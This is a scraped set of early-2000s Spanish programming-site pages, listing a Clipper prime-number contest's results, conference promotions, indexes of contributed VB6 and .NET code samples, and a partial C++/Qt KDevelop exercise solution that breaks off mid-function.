Zaragoza
(España)

16-Dic-2002
Angel Montesdeoca Delgado
La Laguna. Tenerife
Islas Canarias
(España)

02-Dic-2002
Angel Montesdeoca Delgado
La Laguna. Tenerife
Islas Canarias
(España)

18-Nov-2002
Juan Antonio Gonzalez Toscano.
Mexico D.F.
(Mexico)

04-Nov-2002
Carlos R. Barriga W.
Satiago de Chile.
(Chile)

más que eso.

Ganador de la competencia anterior:

"Darío Hernán Irigaray"

de Neuquén, Patagonia.
(Argentina)

E-mail : <patagonia@geco.com.ar>

La consigna fue: Realizar un programa que genere números primos aleatorios sin repetir nunca el mismo hasta un millón.

Cantidad de competidores : **5**

Código ganador : primos.prg (9 Kb) y primos2.prg (9 Kb) Observaciones

El resto de los participantes (En orden de llegada) :

Angel Montesdeoca Delgado, La Laguna, Tenerife, España (angel.prg)
César E. Lozada, Los Teques, Venezuela (rndprim.prg)
Gabriel Tarela Gandini 2003, Montevideo, Uruguay (tarela.prg) Observaciones
Manuel Pérez Rivas, Zaragoza, España (nprimo.prg)
Observaciones

Nota del Gurú:En esta competencia implemento algo nuevo, he publicado todos los aportes de los participantes, que dado la dificultad de la misma han sido solo 5.
Elegí a Darío como ganador por ser el único que no ha usado una base de datos para guardar los números primos en su lugar ha usado arrays, burlándose de la limitación que estos tienen de 4096 elementos.
Me ha costado mucho esta selección, el código enviado por Gabriel Tarela Gandini también es muy bueno, pero la técnica de Darío me ha parecido mejor, por lo que decido que es el ganador.

	No obstante quedo abierto al comentario de todos los participantes y no participantes a darme su opinión sobre el ganador. La contribución de Darío no corre en Clipper 5.3, pero esto no lo elimina de la competencia ya que como bien se indica en las bases no importa en que versión de Clipper esté hecho el programa. A la práctica la contribución de Gabriel ha tardado unos minutos menos, cosa que le atribuyo al linkeditor que utilizo en Clipper 5.3 (Exospace), pero como dije, si les parece injusto me lo comentan y listo. Muchas gracias al resto de los participantes por su contribución.

Esta sección sobre CA-Clipper está coordinada íntegramente por Diego Lucio D'Onofrio

---

Estadísticas desde el 01/Nov/2002 23:15

Clipper 5.x

Sección dedicada a la programación en CA-Clipper

Estadísticas desde el 01/Nov/2002 23:15

7 Simposium Internacional de Telemática 2003
Universidad de Colima (México)

Este mes de mayo de 2003, (del 23 al 30), se celebra en la Universidad de Colima (México) el 7 Simposium Internacional de Telemática, en el cual tengo el honor de participar, (por segundo año), en las conferencias y en los talleres.

Para tener más información sobre el contenido de los talleres y conferencias, te recomiendo que visites la página informativa que la propia facultad de telemática tiene publicada:
http://telematicanet.ucol.mx/simposium/programa.htm

¡Si vas a asistir a cualquiera de los eventos, entonces nos veremos por allí!

Nos vemos.
Guillermo

¡Celebra con nosotros el 10º Aniversario de Microsoft® Tech·Ed en Europa!

El Guille y Microsoft te invitan a la conferencia técnica más prestigiosa de Europa y te ofrecen un descuento de **300 Euros** si te suscribes antes del 23 de mayo.

Microsoft Tech·Ed 2003 Europa es tu oportunidad para obtener información técnica en profundidad y laboratorios prácticos de Microsoft. Sumérgete en la más reciente tecnología, plataformas y herramientas Microsoft para actualizar tu inversión tecnológica y construir nuevas y potentes aplicaciones conectando tus empleados, clientes y partners.

Microsoft Tech·Ed 2003 Europa te ofrece:

- **¡Nuevo!** Nueve seminarios pre-conferencia
- Más de 220 sesiones técnicas
- Laboratorios prácticos
- Exclusivas previews y demos de nuevos productos
- Guías en profundidad de la mano de expertos de Microsoft y de la Industria
- Comparte con otros desarrolladores tus experiencias


Regístrate antes del 23 Mayo 2003 usando el *Registration Code* **GUIL450** para obtener el descuento especial.

Recuerda indicar el *Registration Code* GUIL450 al inscribirte.

¡Te espero en el 10º Aniversario de Microsoft Tech·Ed en Europa!

Gracias.

Nos vemos.
Guillermo



If you prefer not to receive future promotional e-mails of this type please click here to unsubscribe

©2003 Microsoft Corporation

Colabora (dos)

Actualizado el 26-Oct-2003

Pulsa este link si quieres Colaborar en mis páginas (nuevas instrucciones)

Link a la otra página de colaboraciones de VB clásico.

Link a las colaboraciones relacionadas con .NET (actualizado el 26/Oct/2003)

Las colaboraciones:

Colaboración de Ciberwalter (26/Oct/2003)

Formulario Polygon Personalizados (VB6)

Colaboración de Antonio Moya (11/Oct/2003)

Manejar bitmaps en memoria (VB6)
Usando APIs de Windows (GDI).

Colaboración de Antonio Calle (30/Ago/2003)

Redondear con VB6
Función para redondear un número a X decimales.

Colaboración de Daniel Maya Ortiz (27/Ago/2003)

Cómo hacer que un reporte muestre la información más actualizada (Crystal Report)

Colaboración de Daniel Maya Ortiz (22/Ago/2003)

Cómo abrir un reporte hecho con Crystal Reports (Visual Basic)

Colaboración de Germán Perrone (14/Jul/2003)

Modificar forms Padres desde sus Hijos creados de forma dinámica

Colaboración de SGF (29/Jun/2003)

Cálculo del NIF y Verificar CIF y NIF

Colaboración de Luis Cabrerizo Gómez (29/Jun/2003)

Fondo de formulario transparente

Colaboración de Cipriano Valdezate Sayalero (30/Abr/2003)
PropertyGrid (Visual Basic .NET)

Segunda entrega sobre el control PropertyGrid.

Sigue este link para entrar en la página explicativa.

Colaboración de Jose Luis Quintero Méndez (21/Abr/2003)
Nieve en VB.NET

Ejemplo gráfico para ver algunas diferencias entre VB6 y VB.NET

Sigue este link para entrar en la página explicativa.

Colaboración de Cipriano Valdezate Sayalero (19/Abr/2003) **PropertyGrid (Visual Basic .NET)**

Primera entrega de dos sobre un control PropertyGrid creado con Visual Basic .NET

Sigue este link para entrar en la página explicativa.

(30/Abr/03) Este te llevará al código de ejemplo

Colaboración de Cipriano Valdezate Sayalero y Manuel Valdezate Sayalero (31/Mar/2003) **Tutorial de GDI+ (Visual Basic .NET)**

Un tutorial de GDI+: Gráficos vectoriales con Visual Basic .NET

Sigue este link para entrar en la página explicativa.

Colaboración de José F. Romaniello (13/Mar/2003) **XML, HTML y VB**

Informes con datos en XML y mostrados en HTML

Sigue este link para entrar en la página explicativa.

Colaboración de José F. Romaniello (18/Feb/2003) **Mover form sin API**

Mover un formulario desde cualquier parte sin usar APIs

Sigue este link para entrar en la página explicativa.

Colaboración de José F. Romaniello (18/Feb/2003) **Contacteador**

Informe por voz del cambio de sesiones en msn

Sigue este link para entrar en la página explicativa y al código de ejemplo.

Colaboración de Rubén Vigón (29/Ene/2003) **VWAB**

Librería ActiveX para acceder a los contactos de la libreta de direcciones de Outlook Express®

Sigue este link para entrar en la página explicativa.

Colaboración de Manuel Armengot Más (27/Dic/2002) **ASCII-ANSI**

Sigue este link para entrar en la página explicativa.

Colaboración de Scythe (22/Dic/2002) **Reproducción de mp3 fácilmente en vb sin ocx**

Sigue este link para entrar en la página explicativa.

Colaboración de Andres Noguera (22/Dic/2002) **Cambio Color**
Cambia el fondo de color
Sigue este link para entrar en la página explicativa y poder bajarte el código fuente.

Colaboración de Victor Viscarra (22/Dic/2002) **coolPlayer**
Reproductor de medios (wav,mp3,m3u)
Sigue este link para entrar en la página explicativa y poder bajarte el código fuente.

Colaboración de Pedro R.M. (22/Dic/2002) **Formularios Transparentes**
Un módulo para hacer un formulario transparente (u opaco) en Windows 2000
Sigue este link para entrar en la página explicativa y el código fuente.

Colaboración de Alexis Cabrera Mondeja (22/Dic/2002) **Botón Redondo**
Control ActiveX para salir de la rutina de los botones cuadrados.
Sigue este link para entrar en la página explicativa y poder bajarte el código fuente.

Colaboración de Francisco González Venegas (04/Dic/2002) **File System Objects**
Un archivo PDF con información sobre FSO.
Esta es la página medio-explicativa desde la que puedes bajar el PDF.

Colaboración de Nelson Gomez (09/Feb/2002) **Romanos a Arábigos**
Rutinas de conversión de números Romanos a Árabes y viceversa.
Esta es la página explicativa con el código.

Colaboración de Luiso (19/Ene/2002) **Menú con Iconos**
Ejemplo de cómo hacer que los menús de las aplicaciones de VB tengan iconos.
Esta es la página explicativa con el código.

Colaboración de Josué B. Casella (19/Ene/2002) **ActiveX Cortaregiones**
Control ActiveX que da forma a cualquier control.
Esta es la página explicativa con el código.

Colaboración de David Osornio (19/Ene/2002) **Apuntes Delphi**
Unas cuantas explicaciones y consejos referentes al Delphi 5.0.
Esta es la página explicativa.

Por ahora no hay mucho, pero Delphi también tiene un rinconcito en mi web.

Colaboración de Miguelacho (17/Ene/2002) **Multilenguaje**
Cómo hacer una aplicación multilenguaje usando ficheros de recursos.
Esta es la página explicativa con el código.

Colaboración de Ignacio Martín (17/Ene/2002) **Euroconversor (servicio .NET)**
Un servicio web creado con VS.NET.
Esta es la página explicativa con el código.

Colaboración de Marcelo Alejandro Santander (17/Ene/2002) **Habilitar/Deshabilitar controles**
Funciones genéricas para habilitar/deshabilitar cualquier tipo de control de un formulario.
Esta es la página explicativa con el código.

Colaboración de Víctor Sánchez (08/Ene/2002) **Temas de XP**
Cómo usar temas de Windows XP en Visual Basic.
Esta es la página explicativa con el código.

Colaboración de Alberto Ortiz Enrique (26/Dic/2001) **AOEPackNETBeta**
Controles de usuario en VB.NET con Skins predefinidos.
Esta es la página explicativa con el código.

Colaboración de Antonio López Martinez (13/Dic/2001) **Sistema Seguro**
Ejemplo de manipulación del registro.
Esta es la página explicativa con el código.

Colaboración de laichi popiti (09/Dic/2001) **Ingreso de Números**
Limitar el ingreso de caracteres en los TextBox, según el valor asignado al Tag
Página con la explicación y el código de ejemplo.

Colaboración de Lluís Franco (05/Dic/2001) **Gestión de conexiones ADO**
ActiveX para conectar con proveedores OLE DB
Esta es la página con la explicación y el código de ejemplo.

Colaboración de Sabalero (Manuel Vallejos) (05/Dic/2001) **Botones con labels**
Botones sensibles al mouse hechos con labels
Esta es la página con la explicación y el código de ejemplo.

Colaboración de Sabalero (Manuel Vallejos) (05/Dic/2001) **Descripciones Fields**
Utilizar las descripciones de los Fields como alias en las consultas
Esta es la página con la explicación y el código de ejemplo.
Correcciones del código de ejemplo (13/Dic/2001)

Colaboración de Zoco Carlos Alberto (05/Dic/2001) **Números a letras**
Código para convertir un número a letras
Esta es la página con el código de ejemplo.

Colaboración de José Santiago Rial Iglesias (05/Dic/2001) **Llamar a un form ubicado en una DLL**
Distribuir formularios en DLLs y llamarlos desde otro form
Esta es la página con la explicación y el código.

Colaboración de Iber M. Rama (27/Nov/2001) **f_juntar.ocx**
OCX que permite juntar N ficheros
Esta es la página con el código.

Colaboración de Giovanni Notarnicola (27/Nov/2001) **MSAgent**
Un pequeño ejemplo de cómo usar los "agentes" al estilo de Office
Esta es la página explicativa. (Nota del 05/Dic/01, ahora se incluye un proyecto de ejemplo)

Colaboración de Antonio López Martinez (26/Nov/2001) **Botón gráfico (OCX)**
Un control OCX para simular un botón gráfico
Esta es la página explicativa con el código.

Colaboración de Antonio López Martinez (26/Nov/2001) **Cómo poner Scrollbar a un formulario**
Ejemplo de cómo poner un ScrollBar a un formulario sin llamadas API
Esta es la página explicativa con el código.

Colaboración de Sabalero (26/Nov/2001) **MiniExplorador**
OCX para tener un mini Explorador de Windows con un listado de carpetas que se pueden renombrar, agregar y eliminar
Esta es la página explicativa con el código.

Colaboración de Rafael Rojas Torres (26/Nov/2001) **Desglosar**
Ejemplo de cómo sacar la ruta y unos parámetros
Esta es la página explicativa con el código.

Colaboración de Rafael Rojas Torres (26/Nov/2001) **Saferase**
Utilidad para borrar ficheros con seguridad
Esta es la página explicativa con el código.

Colaboración de Alberto Pereira Ruiz (26/Nov/2001) **Apagado remoto de equipos NT**
Utilidad para apagar equipos NT/2000 de forma remota
Esta es la página explicativa con el código.

Colaboración de Antonio P. Sanx (26/Nov/2001) **Vericar Usuario**
Utilidad para verificar el password de un usuario
Esta es la página explicativa con el código.

Colaboración de Antonio (bibabik) (26/Nov/2001) **Validación del CIF / NIF**
Utilidad para validar el NIF y el CIF
Esta es la página explicativa con el código.

Colaboración de Rubén Vigón (16/Nov/2001) **Librería ActiveX para el envío de mensajes emergentes (popup)**
Para usar junto con el Winpopup.exe.
Esta es la página explicativa desde la que puedes bajar el código y la librería.

Colaboración de Giovanni Notarnicola (08/Oct/2001) **Averiguar la dirección MAC Address de un equipo**
Osea cómo saber la dirección de un adaptador de red.
Aquí tienes el código para averiguarlo.

Colaboración de Miguelacho (08/Oct/2001) **DiskInf 1.0 Leer el número de serie "físico" de un disco duro**
El código mostrado está en Delphi y Ensamblador para las DLLs y el VxD, así como un ejemplo para usarlo desde Visual Basic
Este es el link que te llevará a la página explicativa y al código

Colaboración de Jose A. Bautista Montejo (10/Sep/2001) **Documentador HTML**
Una utilidad para "documentar" proyectos de Visual Basic
Este link te llevará a la página explicativa

Colaboración de Walter Schultheis (10/Sep/2001) **Protector para Windows**
Una utilidad para proteger el Windows de miradas no autorizadas
Sigue este link para ver la página explicativa.

Colaboración de Eduardo González (07/Sep/2001) **Manejo de UnZip32.dll**
Aquí tienes el código para usar la librería unzip32.dll para descomprimir ficheros con formato ZIP
Este link te llevará a la página explicativa.

Colaboración de Eduardo González (05/Sep/2001) **Manejo de Zip32.dll**
Código de ejemplo para usar la librería zip32.dll para comprimir en formato ZIP
Este link te llevará a la página explicativa.

Colaboración de Alberto Martínez Pardo (05/Sep/2001) **Interceptar mensajes de Windows en Menús Dinámicos**
Usando código de "duro y puro" (API y subclasificación)
Sigue este link para ir a la página explicativa.

Colaboración de Guillermo Sieder (12/Ago/2001) **Códigos de Barras muy fácil**
Te explica cómo implementar un sistema con lectura de código de barras paso a paso
Este es el link a la página explicativa.

Colaboración de Norberto H. Miras (19/Ago/2000) **Ir al principio o final de un Flexgrid**
Posicionarse al principio o final de un MSFlexGrid, usando el API
Este link te llevará a la página con el código y la explicación

---

Colaboración de Maverick (26/Nov/99) **BroadCast bajo UDP (control Winsocket)**

Este link te llevará a la página con el código y la explicación

Colaboración de Fernando Beltrán (01/Jul/99) **Servicio POP3**
Como obtener el número de correos y el tamaño de cada uno de los mismos en nuestro servidor POP3 de correo electrónico
Este link te lleva a la página explicativa y al ficehro del código

Colaboración de Luis Sanz (05/Jun/99) **Formularios Transparentes**
Varias formas de conseguir que un formulario sea transparente
Pulsa este link para ir a la página con el código

Colaboración de Eduardo A. Morcillo (09/Feb/99) **Guardar un BMP como ICO**
Revisión de la colaboración del pasado 3 de Feb.
Este link te llevará a la página con el código y la explicación.

Colaboración de Luis Sanz "Hospital Reina Sofia" (09/Feb/99) **Sobre las clases en Vb**
Una nueva entrega explicando de que va esto de las clases...
Pulsa en este link para entrar en la página

Colaboración de Joe LeVasseur (04/Feb/99) **MKI, CVI y tal...**
Una serie de funciones para manejar las típicas funciones de conversión del Basic del DOS
Pulsa en este link si quieres ver el código

Colaboración de Pablo Garcia (03/Feb/99) **Convertir códigos de color al estilo HTM**
Una rutina para convertir códigos de color a hexadecimal
Este link te llevará a la página con el código y la explicación.

Colaboración de Eduardo A. Morcillo (03/Feb/99) **Guardar un BMP como ICO**
Funciones para convertir un Bitmap en un Icono y otra para crear objetos StdPicture
Este link te llevará a la página con el código y la explicación.

Colaboración de Ignacio 'Nacho' Cassou (03/Feb/99) **Servidor para extraer parámetros de la línea de comandos**
Pues eso... un EXE ActiveX creado con el VB5 para usar con VB5 o VB4-32 bits
Sigue este link para ver la explicación y el código

Colaboración de Harold Uribe (03/Feb/99) **Dos colaboraciones**
Saber si existe un archivo y deshabilitar el botón Close de un formulario.
Sigue este link para ver el código.

Colaboración de Emilio Gordo Lima (03/Feb/99) **GetDate, capturar fechas con un calendario**

Este link te llevará a la página con el código.

Colaboración de Eduardo A. Morcillo (03/Feb/99) **Declaraciones del TAPI para VB3**
Declaraciones de las constantes y funciones del TAPI para windows, para usar con el VB de 16 bits.
Este link te llevará a la página con el código.

Colaboración de Luis Navarro (03/Feb/99) **Rellenar un MsFlexGrid con SQL**
Rellena un MSFlexGrid con ordenes SQL y ajusta el ancho de las columnas adecuandose al ancho de los campos.
Este link te llevará a la página con el código.

Colaboración de Norman A. Armas (03/Feb/99) **Seleccionar la impresora y otras cosas...**
Un ejemplo para seleccionar la impresora y seleccionar las opciones de impresión
Sigue este link para ir a la página con el código de ejemplo

Colaboración de Roberto Alvarez (05/Dic/98) **Código para generar información del equipo en el que se ejecuta.**
Un módulo bas para hacer eso mismo...
Este link te llevará a la página explicativa en la que también está el código.

Colaboración de Josep Mª Gracia (05/Dic/98) **Un control para hacer degradados en los formularios.**
Pues eso... con el código del control y un ejemplo.
Pulsa aquí para mostrar el comentario y poder acceder al fichero con el código

Colaboración de Nacho Cassou (02/Oct/98) **Ejecutar programas en equipos remotos mediante Sockets.**
Pues eso... tres programillas para "comunicar" programas entre si...
Pulsa aquí para mostrar la página con el código y el link a los programas

Colaboración de German Oltra (23/Sep/98) **Ejemplo de uso de la librería MP3.dll usando Threads.**
El título es bastante explícito...
Este link te llevará a la página con los listados

Tres Colaboraciones de Javier Nieto (24/Ago/98)
Pulsa en los siguientes links:
Clase para encapsular el objeto Crystal
Dar el aspecto de "DISABLE" a los controles contenidos en un frame
Teclas rápidas para el control SSTAB

Colaboración de Harvey Triana (24/Ago/98) **Autobúsqueda en un combo de sólo lectura**
Creo que el título lo dice todo...
Pulsa en este link para entrar en la página con la explicación y el código

Colaboración de Luis Sanz "Hospital Reina Sofia" (24/Ago/98) **Sobre las clases en Vb**
Una colaboración para que te enteres para que sirven las clases...
Pulsa en este link para entrar en la página

Colaboración de Guillermo Sieder (08/Jul/98) **Add-In elemental**
Según dice mi tocayo: Para programadores novatos (o profesionales que no quieran comerse mucho el coco...)
Sigue este link para ver la página explicativa y el código necesario

Colaboración de Nacho Cassou (23/May/98) **EnumWindows**
Un ejemplo de cómo usar AddressOf para indicarle a Windows que use una función nuestra para, en este ejemplo buscar una ventana.
Este es el link que te llevará a la página con la explicación y el código

Colaboración de Gustavo Vega Bolaños (6/May/98) **TocaWavMidi**
Programa que permite la reproducción de ficheros Wav y Midi seleccionándolos desde el directorio en que se encuentre.
Pulsa este link para que se muestre la página.

Colaboración de Jose Montaner 'Satelite' (5/May/98) **ScrollBars**
Este ejemplo muestra como manejar con el API, las barras de scroll en aquellos controles que **no disponen** de la propiedad "ScrollBars"
Pinchando aquí verás la página explicativa.

Colaboración de Quique (4/May/98) **Acceso a bases de datos SQL Server**
Creo que el título lo dice, todo...
Pulsa este link para ir a la página

Colaboración de Josep Mª Gracia <jm@teleline.es>

Fecha envio 25/Nov/98, publicado: 5/Dic/98

CONTROL DEGRADA
Modo de Empleo

Este control rellena el fondo del formulario con un degradado del color inicial al color final deseados y en la dirección también deseada.

Para usar este control bata con incluirlo en el formulario (no es visible en tiempo de ejecución) y seleccionar las tres propiedades básicas del mismo que son :

ColorInici : Color inicial
ColorFInal : Color final
Direccio : 0 = Vertical (De arriba a abajo)
1 = Diagonal (Desde esquina superior izquierda a inferior derecha)
2 = Horizontal (De izquierda a derecha)
3 = Circular (Desde el centro del formulario).

Es aconsejable situar la ejecución de este control en el evento Resize del formulario de manera que si el usuario cambia el tamaño, al mismo tiempo se repinte el fondo en función del nuevo tamaño. Así mismo, tiene la ventaja de no repintarse cada vez que el formulario gana el foco, cosa que si ocurre al ponerlo en el evento Activate.

Así en el evento Resize basta poner :

Nombre_del_Control.Pinta

Espero que os sea útil.
Para comentarios, quejas y sugerencias : jmgt@caixamanresa.com

Saludos.

Pulsa este link para bajarte el fichero con los listados y el control: Degrada.zip 24.5 KB

Colabora .NET

Las colaboraciones sobre .NET Framework

Actualizado: 26/Oct/2003

En esta página encontrarás las colaboraciones recibidas que estén relacionadas con .NET Framework (ya sea en VB .NET o en C#), sigue este link, si estás buscando colaboraciones en Visual Basic clásico.

Pulsa este link si quieres Colaborar en mis páginas

Nota:
Algunos de los ejemplos están creados con Visual Studio .NET 2003, pero puedes convertirlo a Visual Studio .NET 2002.

Las colaboraciones para .NET:

Colaboración de Miliuco (Emilio Pérez Egido) (26/Oct/2003)
Formularios independientes en hilos separados (VB .NET) Aplicación con 2 formularios independientes que se ejecutan en hebras separadas para poder cerrar cualquiera de ellos sin afectar al otro
Colaboración de Miliuco (Emilio Pérez Egido) (26/Oct/2003)

Explorador de imágenes **(VB .NET)**
Sencillo explorador de imágenes, usando los controles ComboBox, TreeView, ListView, ImageList, y los métodos RotateFlip de la clase Image, SetClipboard de la clase Clipboard, y manejo de directorios usando la clase DirectoryInfo.

Colaboración de Miliuco (Emilio Pérez Egido) (11/Oct/2003)

Botón cerrar desactivado **(VB .NET y C#)**
Leyendo procedimientos externos almacenados en la librería de Windows USER32.DLL.

Colaboración de Fernando "NewHang" Rodriguez (22/Sep/2003)

DataGrid-ComboBox **(VB .NET)**
Poner un ComboBox en un DataGrid.

Colaboración de Miliuco (Emilio Pérez Egido) (18/Sep/2003)

Reproductor MP3 **(VB .NET)**
Usando el control ActiveX de Microsoft Windows Media Player 9 Series.

Colaboración de Gonzalo Antonio Sosa (18/Sep/2003)

Criptografía
Usando clases de la plataforma .NET.

El código mostrado es en C#, pero en los ZIPs se incluye tanto en C# como en VB .NET

Colaboración de Paulo Conde (18/Sep/2003)

Sincronizar la hora del sistema con un servidor NIST **(VB .NET 2003)**
Usando TCP, en particular la clase System.Net.Sockets.TcpClient.

Colaboración de Miliuco (Emilio Pérez Egido) (14/Sep/2003)

Agenda telefónica en Visual Basic .NET 2ª parte
Usando DataBinding y una base de datos de Access.

Colaboración de Unai Zorrilla Castro (14/Sep/2003)

Controles Windows en WEB (C#) 2ª parte
Más cosas sobre cómo usar un control de Windows (creado en .NET) en una página WEB.

Colaboración de Fernando "NewHang" Rodriguez (03/Sep/2003)

Explorer Task Panel (VB .NET)
La barra de tareas de Mi PC en Windows XP.

Cuatro colaboraciones de Angel Enrique Ruiz Pastor (02/Sep/2003)

Configuración Regional (VB .NET)
Como especificar a nuestra aplicación que configuración regional usar.

Cuatro colaboraciones de Angel Enrique Ruiz Pastor (02/Sep/2003)

Compactar (copiar) una base de datos de Access (VB .NET)
Como realizar una copia a una Base de datos Access X (.MDB).

Nota del Guille: Usando código de ADO, no de ADO.NET.

Colaboración de Fernando "NewHang" Rodriguez (28/Ago/2003)

Redondear números (VB.NET)
Una función para redondear números a dos decimales.

Colaboración de Unai Zorrilla Castro (25/Ago/2003)

Controles Windows en WEB (C#)
Un WebControl creado en .NET.

Colaboración de Cipriano Valdezate Sayalero (23/Ago/2003)

Cómo pintar una tabla en un RichTextBox con Visual Basic .NET
Breve introducción al formato RTF.

Colaboración de Miliuco (Emilio Pérez Egido) (23/Ago/2003)

Agenda telefónica en Visual Basic .NET
Usando el Asistente para Formulario de Datos para crear una conexión con una base de datos de Microsoft Access.

Revisado 24/Ago/2003

Colaboración de Miliuco (Emilio Pérez Egido) (16/Ago/2003)

Visor de imágenes (en VB.NET y C#)
Sencillo visor de imágenes BMP y JPG con funciones simples de edición y copiado al portapapeles.

Colaboración de Miliuco (Emilio Pérez Egido) (13/Ago/2003)

Reproductor MP3
Usando el control ActiveX de Microsoft Windows Media Player 9 Series con Microsoft Visual Basic .NET.

Colaboración de Miliuco (Emilio Pérez Egido) (13/Ago/2003)

Captura de pantalla (Visual Basic .NET)
Usando el método SendKeystrokes y la clase ClipBoard.

Colaboración de Cipriano Valdezate Sayalero (12/Ago/2003)

Controles Flacos o Controles planos y sensibles al tacto en .NET
Efecto bidimensional y reacción al contacto redibujando el control con GDI+.

Colaboración de Unai Zorrilla Castro (06/Ago/2003)

Crear PDF en tiempo de ejecución (C#)
Pues eso, cómo crear PDFs en ejecución, con un ejemplo en C#.

Colaboración de Cipriano Valdezate Sayalero (29/Jul/2003)

Cómo iluminar menús en .NET
Imágenes, colores y tipos de letra para convertir un menú en una obra de arte.

06/Ago/2003: Algunos cambios y el código para C++

Colaboración de Roberto Sánchez (27/Jul/2003)

Validar un TextBox en Visual Basic .Net
Validación de la tecla pulsada en un TextBox (Ej. validar que sean numéricas)

Colaboración de Angel Enrique Ruiz Pastor (17/Jul/2003)

5 Preguntas frecuentes en Visual Basic .NET

Colaboración de Gonzalo Antonio Sosa (08/Jul/2003)

Reproductor de MP3 **(C# / Visual Basic .NET)**
Creación de una clase para la reproducción de archivos mp3.

Nota: El código mostrado es en C#, pero se incluye también el código para VB.NET

Colaboración de Jordi del Rio (07/Jul/2003)

Biorritmos **(Visual Basic .NET)**
Programa base para el cálculo de biorritmos.

Cuatro colaboraciones de Angel Enrique Ruiz Pastor (29/Jun/2003)

Un TextBox que sólo acepte letras
Un TextBox que sólo acepte números
Cómo mostrar un formulario modal y otro no modal
Abrir una aplicación (usando Process)

Colaboración de Cipriano Valdezate Sayalero (30/Abr/2003)

PropertyGrid **(Visual Basic .NET)**
Segunda entrega sobre el control PropertyGrid.

Colaboración de Jose Luis Quintero Méndez (21/Abr/2003)

Nieve en VB.NET
Ejemplo gráfico para ver algunas diferencias entre VB6 y VB.NET

Colaboración de Cipriano Valdezate Sayalero (19/Abr/2003)

PropertyGrid **(Visual Basic .NET)**
Primera entrega de dos sobre un control PropertyGrid creado con Visual Basic .NET

(30/Abr/03) Este te llevará al código de ejemplo

Colaboración de Cipriano Valdezate Sayalero y Manuel Valdezate Sayalero (31/Mar/2003)

Tutorial de GDI+ **(Visual Basic .NET)**

Un tutorial de GDI+: Gráficos vectoriales con Visual Basic .NET

Programació Linux en el Guille

Programación en Linux con KDevelop 1.0

Solución a los ejercicios planteados en la página: Crear diálogos personalizados (formularios) y gestionar eventos.

Autor: Guillermo 'guille' Som
Actualizado: 17/Jun/2003

Pues mira tú por dónde... no puse la solución al ejercicio que planteé en la página en la que se explica cómo crear formularios y acceder a los eventos (slots) de los controles (widgets), así que... aunque sea con cuatro años de retraso (supongo que lo habrás resuelto bien), aquí tienes el código con la solución.

¿No te acuerdas de cual era el ejercicio a resolver?
Pues era lo siguiente: (en esta página tienes más información)

> *...sería interesante que nuestra aplicación tuviese un botón que nos permita borrar los elementos seleccionados de la lista.*
> *Otra mejora podría ser sustituir el elemento seleccionado por el contenido de la caja de texto.*
> *Y para terminar con los ejercicios (o proposiciones no indecentes), sería que se nos permitiera usar por defecto un nombre de fichero, de esa forma, cada vez que esa opción esté marcada y pulsemos en abrir o guardar, se use ese fichero en lugar de tener que preguntarnos el nombre...*

Este es el código a usar, el diseño del formulario o ventana tendrás que hacerlo por tu cuenta.

En el fichero **.h** tendrás que añadir estas declaraciones bajo **private slots:**

```
// Conectar la pulsación de los botones Añadir y Eliminar a las funciones
void cmdDel_click();
void cmdReplace_click();
```

En la sección **private:** vamos a crear una enumeración para la acción a tomar en la función testFile (que se encargará de comprobar si se usa o no el fichero por defecto):

```
// Enumeración para la acción a tomar en la función testFile
enum eAccion {Leer_Fichero, Guardar_Fichero};
// Función para comprobar si se usa o no el fichero por defecto
QString testFile( eAccion accion );
```

En el fichero **.cpp** tendrás que añadir lo siguiente:
En el constructor de la clase habrá que conectar los nuevos controles (widgets) con sus respectivos eventos (slots):

```
// ------------------------------------------------------------------------
// Solución de los ejercicios
// ------------------------------------------------------------------------
// Conectar la pulsación de los botones Añadir y Eliminar a las funciones
connect( cmdDel, SIGNAL(clicked()), SLOT(cmdDel_click()) );
```

```
connect( cmdReplace, SIGNAL(clicked()), SLOT(cmdReplace_click()) );
```

Este será el código del botón eliminar:

```
void KPrueba02::cmdDel_click(){
    // Cuando pulsamos en el botón Eliminar
    lblStatus->setText("Eliminando...");

    // Borramos todos los elementos seleccionados
    uint i;
    // número de elementos antes de borrar
    uint t = lstNames->count();

    // Sólo si hay elementos en la lista...
    if(t<1)
        lblStatus->setText("No hay nada que borrar...");
    else{
        // Es curioso, pero de esta otra forma no funciona:
        // for( i = t - 1 ; i >= 0; i-- )
        for( i = t; i > 0; i-- )
            if( lstNames->isSelected(i-1) )
                // eliminamos el elemento seleccionado
                lstNames->removeItem(i-1);

        // Si el número de elementos actual es diferente de lo que había
        if( t != lstNames->count() )
            // es que se ha modificado la lista...
            modificado = true;

        QString s;
        // Convertimos el número en una cadena
        s.setNum( lstNames->count() );
        // mostramos el número de elementos en la lista
        lblStatus->setText( "Nombres en la lista: " + s );
    }
}
```

Este otro, es el código del botón Reemplazar:

```
void KPrueba02::cmdReplace_click(){
    // Al pulsar en Reemplazar

    // Asignamos el contenido del textbox al elemento seleccionado de la lista
    QString s = txtName->text();

    // currentItem nos da el número de elemento actualmente seleccionado
    // en caso de que haya más de un elemento seleccionado,
    // devolverá el último que se seleccionó
    int i = lstNames->currentItem();
    // si vale -1 es que no hay seleccionado
    if( i != -1){
        // en caso contrario, cambiamos el contenido del elemento seleccionado
        lstNames->changeItem(s, i);
        // marcamos el flag de que se ha modificado la lista
        modificado = true;
    }
}
```

Esta es la función testFile:

```
// Cuando se pulsa en Guardar o Abrir se comprobará si se quiere usar el fichero por defecto
// en caso de que sea así, no se mostrará el cuadro de diálogo,
// salvo que el fichero en cuestión no exista.
// Esta función se encargará de mostrar el cuadro de diálogo si procede.
// Devolverá una cadena (QString) con el nombre del fichero a usar.
QString KPrueba02::testFile( eAccion accion ){
```

```
        // El checkbox estará seleccionado,
        // si queremos usar el fichero por defecto
        if( chkFile->isChecked() ){
            QString s;    // esta variable sólo es visible dentro del bloque if
            // Asignar el nombre del fichero
